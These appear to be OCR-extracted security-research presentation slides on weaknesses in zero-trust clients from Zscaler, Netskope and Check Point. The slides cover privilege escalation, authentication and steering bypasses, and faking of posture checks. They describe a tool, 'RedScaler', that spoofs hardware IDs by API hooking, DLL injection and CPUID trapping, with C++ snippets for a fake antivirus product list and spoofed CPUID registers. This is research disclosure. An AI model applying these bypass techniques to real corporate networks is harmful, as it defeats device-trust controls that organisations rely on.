
Local Privilege Escalation


- Same pattern in:
  - Netskope
  - Zscaler
  - Perimeter81
  - Cato

- **Low** privilege process makes IPC to **high** privilege service
- **Failure to validate** that the caller is a legitimate process




C:\WINDOWS\system32\cmd.exe
C:\tools>
ProgramData
This PC
Windows (C:)
ProgramData
Search ProgramData
New
Sort
View
Filter
Details
Gallery
Desktop
Downloads
Documents
Pictures
Music
Videos
temp
This PC
Windows (C:)
Network
Name
Date modified
Type
Size
Dbg 25/02/2025 11:25 File folder
Microsoft 24/02/2025 12:24 File folder
netskope 24/02/2025 13:10 File folder
Package Cache 27/02/2025 12:47 File folder
Packages 25/02/2025 11:26 File folder
regid.1991-06.com.microsoft 21/03/2025 19:42 File folder
SoftwareDistribution 01/04/2024 08:26 File folder
ssh 01/04/2024 17:15 File folder
USOPrivate 27/02/2025 11:29 File folder
USOShared 01/04/2024 08:26 File folder
ntuser.pol 25/02/2025 12:04 POL File 1 KB
11 items
1 item selected


PowerShell
PS C:\tools>


Zscaler Client Connector
zscaler
Logout
Internet Security
Notifications
More
Settings
Show notification pop-ups
This will only turn off normal notifications. Critical notifications will still be displayed.
Advanced Settings
Troubleshoot
Start Packet Capture
Export Logs
Restart Service
Repair App
Revert App
Clear Logs
Log Mode
Debug
About
App Version: 4.7.0.61
Update App
App Policy: Rich
Update Policy
License Agreement
Third Party Software Notice

21:35
11/07/2025


Attacker's Wish List

	Bug Type	Zscaler	Netskope	Check Point
Authentication	Auth Bypass	💀	💀	💀
Authorization	Steering Bypass	💀	💀	?
	Config Theft	💀	💀	?
Device Trust	Priv Esc	💀	💀	💀
	Posture Bypass			?


So, you're enrolled. Now what?


Posture checking is the process of verifying the security status of a device before allowing it to connect to protected resources. Here's what it typically involves:

- Operating System Check
- Antivirus/Antimalware Status
- Firewall Status
- Disk Encryption
- Compliance with Security Policies
- Certificate Validation
- Hardware ID




Posture Checks





Posture Checks – HTTP Proxy




Request

```
POST /client/deviceclassification HTTP/1.1
Content-Type: application/json
…
 "av_check": [
                {
                    "product_name": "Microsoft Defender",
                    "signature_up_to_date": "true",
                    "status": "true"
                }
            ]
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json

{"status":"success","latest_modified_time":"2025-02-
25T17:26:21.000Z","deviceClassification":[["Compliant Policy"],[2298]]}
```


Posture Checks – API Hooking



- Device compliance gets sent again down the DTLS tunnel
- API hooking means that compliance can be faked without traffic interception

Hardware ID

- Provides a unique ID for each device
- If a new ID is seen – refuse connection
- Hashes information such as:
  - BIOS serial
  - Machine GUID
  - Hard disk serial
  - MAC addresses
  - User SID
  - CPUID



Introducing… RedScaler

- Hook the hardware ID functions to return different values
- Some vendors implement anti-tamper or signing checks – try to avoid patching the executable
- Hook Windows API methods:
  - Registry query APIs
  - File and Disk APIs (`CreateFile` and `DeviceIOControl`)
  - LSA query APIs
  - WMI (`IWbemClassObject::Next/Get` via `fastprox.dll`)
  - COM methods (hook `CoCreateInstance` and override vTable)
- DLL Injection – `AppInit_DLLs` or signed driver abuse

```
STDMETHODIMP FakeWscProductList::Initialize(LONG providerType) {
    if (m_initialized)
        return S_OK;

    auto RealCoCreateInstance = Hook::GetOriginalFunction<decltype(
        &CoCreateInstance)>("CoCreateInstance");

    // Get the real products first
    IWSCProductList* pRealList = nullptr;
    HRESULT hr = RealCoCreateInstance(CLSID_WSCProductList, NULL, CLSCTX_INPROC_SERVER,
        IID_IWSCProductList, (void**)&pRealList);

    if (SUCCEEDED(hr)) {
        pRealList->Initialize(providerType);
        LONG count = 0;
        pRealList->get_Count(&count);

        // Add real products
        for (LONG i = 0; i < count; i++) {
            IWscProduct* pProduct = nullptr;
            if (SUCCEEDED(pRealList->get_Item(i, &pProduct))) {
                m_products.push_back(pProduct);
            }
        }
        pRealList->Release();
    }

    // Add our fake product
    m_products.push_back(new FakeWscProduct());
    m_initialized = true;
    return S_OK;
}
```


```
0054c94f b8 01 00 00 00    MOV     EAX,0x1
0054c954 33 c9             XOR     param_1,param_1
0054c956 53                PUSH    EBX
0054c957 0f a2             CPUID                                   CPUID(1)
0054c959 0f 57 c0          XORPS   XMM0,XMM0
0054c95c 8b f3             MOV     ESI,EBX
0054c95e 0f 11 85 f0 fe ff ff  MOVUPS  xmmword ptr [EBP + local_114[0]],XMM0
```

```
static void CpuidCallback(PEXCEPTION_POINTERS exceptions) {
    auto context = exceptions->ContextRecord;
#ifdef _WIN64
    context->Rax = GetSpoofedCpuid(CpuidRegister::EAX);
    context->Rbx = GetSpoofedCpuid(CpuidRegister::EBX);
    context->Rcx = GetSpoofedCpuid(CpuidRegister::ECX);
    context->Rdx = GetSpoofedCpuid(CpuidRegister::EDX);
    context->Rip += 2;
#else
    context->Eax = GetSpoofedCpuid(CpuidRegister::EAX);
    context->Ebx = GetSpoofedCpuid(CpuidRegister::EBX);
    context->Ecx = GetSpoofedCpuid(CpuidRegister::ECX);
    context->Edx = GetSpoofedCpuid(CpuidRegister::EDX);
    context->Eip += 2;
#endif
}
```

Hardware ID – Hooking

What about CPUID?

- It's an instruction, we can't just hook it!
- Runtime decompiler (e.g. Zydis) to scan for CPUID instructions
- Use a PAGE_GUARD hook to trap on CPUID calls
- Register Exception Handler to switch out the register values
- Go harder? Bring your own Hypervisor



RedScaler GUI

- Import/export ZTNA configs
- Detects installed product
- Dynamically changes reported values
- Bypasses posture checks
- Features for fetching the posture profile from the server, and calculating hardware ID based on spoofed values


ZScaler Config Replay & Posture Bypass

Attacker's Wish List

	Bug Type	Zscaler	Netskope	Check Point
Authentication	Auth Bypass	💀	💀	💀
Authorization	Steering Bypass	💀	💀	?
	Config Theft	💀	💀	?
Device Trust	Priv Esc	💀	💀	💀
	Posture Bypass	💀	💀	?


Putting the Trust in Zero Trust

- All solutions install a trusted **root certificate**
- Allows traffic inspection for steering



